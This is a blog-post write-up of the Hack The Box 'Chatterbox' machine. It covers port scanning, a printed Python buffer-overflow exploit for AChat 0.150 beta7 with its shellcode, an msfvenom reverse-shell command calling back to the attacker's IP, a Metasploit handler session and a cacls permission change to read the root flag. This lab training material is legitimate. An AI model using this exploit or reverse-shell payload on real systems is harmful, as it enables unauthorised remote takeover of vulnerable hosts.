



Drx


Pentester | #WhiteHat | | #Pentester | #Pentesting | #Cybersecurity | #Linux | | #debian |
| #kalilinux | #infosec | | #GNU | drx51@protonmail.com

Jun 20 · 4 min read

ChatterBox WriteUP

Hi everyone, I'm come back for the hackthebox writing moment ;) I was waiting for the retired machine ;)

Today we are talking about the machine calls **chatterbox**. It's a machine to chat with people. There is a chat software on the machine of the challenge.



My panel of the own machine

Without any delay, let's go to the goal ;)

Enumeration

We are going to get more information about our target ;) I've changed my way for the beginning : use metasploit instead of nmap ;) Why ? 'cause I didn't found open doors with it !

I used this module : "portscan/tcp" then I configured it as below :

```
msf auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      10.10.10.74     yes       The target address range or CIDR identifier
  THREADS     1               yes       The number of concurrent threads
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds
```

MSF scanner configured

Let's run it to see the results after a long time !

```
[+] 10.10.10.74: - 10.10.10.74:9255 - TCP OPEN
[+] 10.10.10.74: - 10.10.10.74:9256 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The result of the scan

Ok, we also have only 2 ports (doors open) in TCP. With these information we are gonna dig more ;)

1. Port 9255

Let's investigate on port 9255 to see what is it behind

```
drx@kali:~$ sudo nmap -sV -O 10.10.10.74 -p 9255
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-21 16:31 CEST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 16:32 (0:00:00 remaining)
Nmap scan report for 10.10.10.74
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
9255/tcp  open  mon?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: printer|bridge|general purpose|phone
Running (JUST GUESSING): Brother embedded (86%), Digi embedded (86%), Microsoft Windows Vista (86%), Sony Ericsson embedded (86%)
OS CPE: cpe:/h:brother:mfc-7820n cpe:/h:digi:connect me cpe:/o:microsoft:windows vista:spl:home_premium cpe:/h:sonyericsson:u8i_vivaz
Aggressive OS guesses: Brother MFC-7820N printer (86%), Digi Connect ME serial-to-Ethernet bridge (86%), Microsoft Windows Vista Home Premium SP1 (86%), Sony Ericsson U8i Vivaz mobile phone (86%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.91 seconds
```

The info of the remote port 9255

2. Port 9256

Let's investigate on port 9256 to see what is it behind

```
drx@kali:~$ sudo nmap -sV -O 10.10.10.74 -p 9256
[sudo] Mot de passe de drx :
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-21 16:30 CEST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 16:30 (0:00:00 remaining)
Nmap scan report for 10.10.10.74
Host is up (0.044s latency).

PORT      STATE SERVICE VERSION
9256/tcp  open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: printer|bridge|general purpose|phone
Running (JUST GUESSING): Brother embedded (86%), Digi embedded (86%), Microsoft Windows Vista (86%), Sony Ericsson embedded (86%)
OS CPE: cpe:/h:brother:mfc-7820n cpe:/h:digi:connect me cpe:/o:microsoft:windows vista:spl:home_premium cpe:/h:sonyericsson:u8i_vivaz
Aggressive OS guesses: Brother MFC-7820N printer (86%), Digi Connect ME serial-to-Ethernet bridge (86%), Microsoft Windows Vista Home Premium SP1 (86%), Sony Ericsson U8i Vivaz mobile phone (86%)
No exact OS matches for host (test conditions non-ideal).
```

The info of the remote port 9256

Nope's interesting except that a software is communicate with these port ! That's the weakness hahah ;)

More enumeration

Ok, with hackthebox there is often an hidden sens ;) I dug more and found that there is AChat system behind the system.

Here is the public exploit that you can read to understand in deep. It's written in Python.

Exploit

Achat 0.150 beta7 - Remote Buffer Overflow. CVE-2015-1577,CVE-2015-1578.
Remote exploit for Windows platform
www.exploit-db.com

Exploitation

After reading in deep we can see that the shellcode is customise by the hacker and

what he wanna do.

So, we are going to change the shellcode with a reverse shell and feel the IP target with the remote port. So, let's do it.

```
GNU nano 2.9.5 exploit
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time
#Payload size: 774 bytes
buf = ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x59\x6c\x77\x78\x44\x42"
buf += "\x59\x70\x69\x70\x6d\x30\x6f\x70\x53\x59\x6a\x45\x6d"
buf += "\x61\x75\x70\x50\x64\x54\x4b\x62\x30\x6c\x70\x34\x4b"
buf += "\x6e\x72\x5a\x6c\x52\x6b\x50\x52\x4a\x74\x42\x6b\x53"
buf += "\x42\x4b\x78\x5a\x6f\x68\x37\x30\x4a\x4e\x46\x6c\x71"
buf += "\x49\x6f\x44\x6c\x6d\x6c\x50\x61\x53\x4c\x7a\x62\x4e"
buf += "\x4c\x4f\x30\x75\x71\x78\x4f\x6c\x4d\x6b\x51\x65\x77"
buf += "\x48\x62\x38\x72\x50\x52\x51\x47\x54\x4b\x42\x32\x7a"
buf += "\x70\x34\x4b\x4f\x5a\x4d\x6c\x74\x4b\x4e\x6c\x6a\x71"
buf += "\x51\x68\x6b\x33\x70\x48\x79\x71\x36\x71\x42\x31\x74"
```

The exploit BOF

```
GNU nano 2.9.5 exploit.py
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)

fs = "\x55\x2a\x55\x6e\x58\x6e\x05\x14\x11\x6e\x2d\x13\x11\x6e\x50\x6e\x58\x43\x59\x39"
p = "A000000002#Main" + "\x00" + "Z"*114688 + "\x00" + "A"*10 + "\x00"
p += "A000000002#Main" + "\x00" + "A"*57288 + "AAAAASI"*50 + "A"*(3750-46)
p += "\x62" + "A"*45
p += "\x61\x40"
p += "\x2a\x46"
p += "\x43\x55\x6e\x58\x6e\x2a\x2a\x05\x14\x11\x43\x2d\x13\x11\x43\x50\x43\x5d" + "C"*9 + "\x60\x43"
p += "\x61\x43" + "\x2a\x46"
p += "\x2a" + fs + "C" * (157-len(fs)- 31-3)
p += buf + "A" * (1152 - len(buf))
p += "\x00" + "A"*10 + "\x00"

print "---->{P00F}!"
i=0
while i<len(p):
    if i > 172000:
        time.sleep(1.0)
    sent = sock.sendto(p[i:(i+8192)], server_address)
    i += sent
sock.close()
```

The exploit BOF next

```
GNU nano 2.9.5 exploit.py Modifié
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

#msfvenom -p windows/shell_reverse_tcp LHOST=10.10.15.55 LPORT=4444 -b "\x00\x80\x81\x82\x83\x84"
```


I've used the shellcode above to get a reverse shell.

Ok, let's configure **our handler on Metasploit**. It's also possible with Netcat.

Enter the payload that I put on the exploit.py " windows/shell_reverse_tcp" then the LPORT 4444 and the ip of the target.

With this in place, let's run all them in this sequence.

1. Run the exploit.py
2. Run the handler on Metasploit

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.15.55:4444
[*] Command shell session 1 opened (10.10.15.55:4444 -> 10.10.10.74:49159) at 2018-05-21 18:09:17 +0200
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Exploit OK

BTW, we are in, that's cool.

Post exploitation

This is the last step in this challenge. At first let's catch the user flag.

```
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
```

The remote target

Some tricky command on Windows to see the OS with patch ;)

```
C:\Users\Alfred>cd Desktop
cd Desktop

C:\Users\Alfred\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9034-6528

Directory of C:\Users\Alfred\Desktop

12/10/2017  07:50 PM    <DIR>          .
12/10/2017  07:50 PM    <DIR>          ..
12/10/2017  07:50 PM                32 user.txt
                1 File(s)                32 bytes
                2 Dir(s) 17,936,355,328 bytes free
```

The user's desktop

```

C:\Windows\system32>net user Alfred
net user Alfred
User name                Alfred
Full Name
Comment
User's comment
Country code             001 (United States)
Account active           Yes
Account expires          Never

Password last set       12/10/2017 10:18:08 AM
Password expires        Never
Password changeable     12/10/2017 10:18:08 AM
Password required       Yes
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              5/21/2018 12:50:45 PM

Logon hours allowed     All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

```

Investigation on the Alfred user

```

C:\Users\Alfred\Desktop>type user.txt
type user.txt
72290246dfaedb1e3e3ac9d6fb306334

```

User flag

Ok, we've got now the user flag. Let's dig to find the ultime flag, the administrator flag.

```

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9034-6528

Directory of C:\Users\Administrator\Desktop

12/10/2017  07:50 PM    <DIR>          .
12/10/2017  07:50 PM    <DIR>          ..
12/10/2017  07:50 PM                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s)  17,760,636,928 bytes free

```

Root flag location

Let's try catch it !

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.

C:\Users\Administrator\Desktop>
```

Try

At this step we can't catch it ! OMG ;) Let's bypass

```
C:\Users\Administrator\Desktop>cacls root.txt /E /P everyone:f
cacls root.txt /E /P everyone:f
processed file: C:\Users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>root.txt
root.txt

C:\Users\Administrator\Desktop>type root.txt
type root.txt
a673d1b1fa95c276c5ef2aa13d9dcc7c
```

Root caught

To bypass the rights, I used cacls command and changed the right to get the flag.


For more info, I invite you to read the documentation of the command to understand the bypass.

Cacls - Modify Access Control List - Windows CMD - SS64.com

Syntax CACLS [options] Options: /T Search the pathname including all subfolders.
(/TREE) /E Edit ACL, leave existing...

ss64.com





Hacking

Pentesting

Ctf

Infosec

Like what you read? Give Drx a round of applause.

From a quick cheer to a standing ovation, clap to show how much you enjoyed this story.



1



Drx

Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux |
|#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com

Follow



Never miss a story from **Drx**

GET UPDATES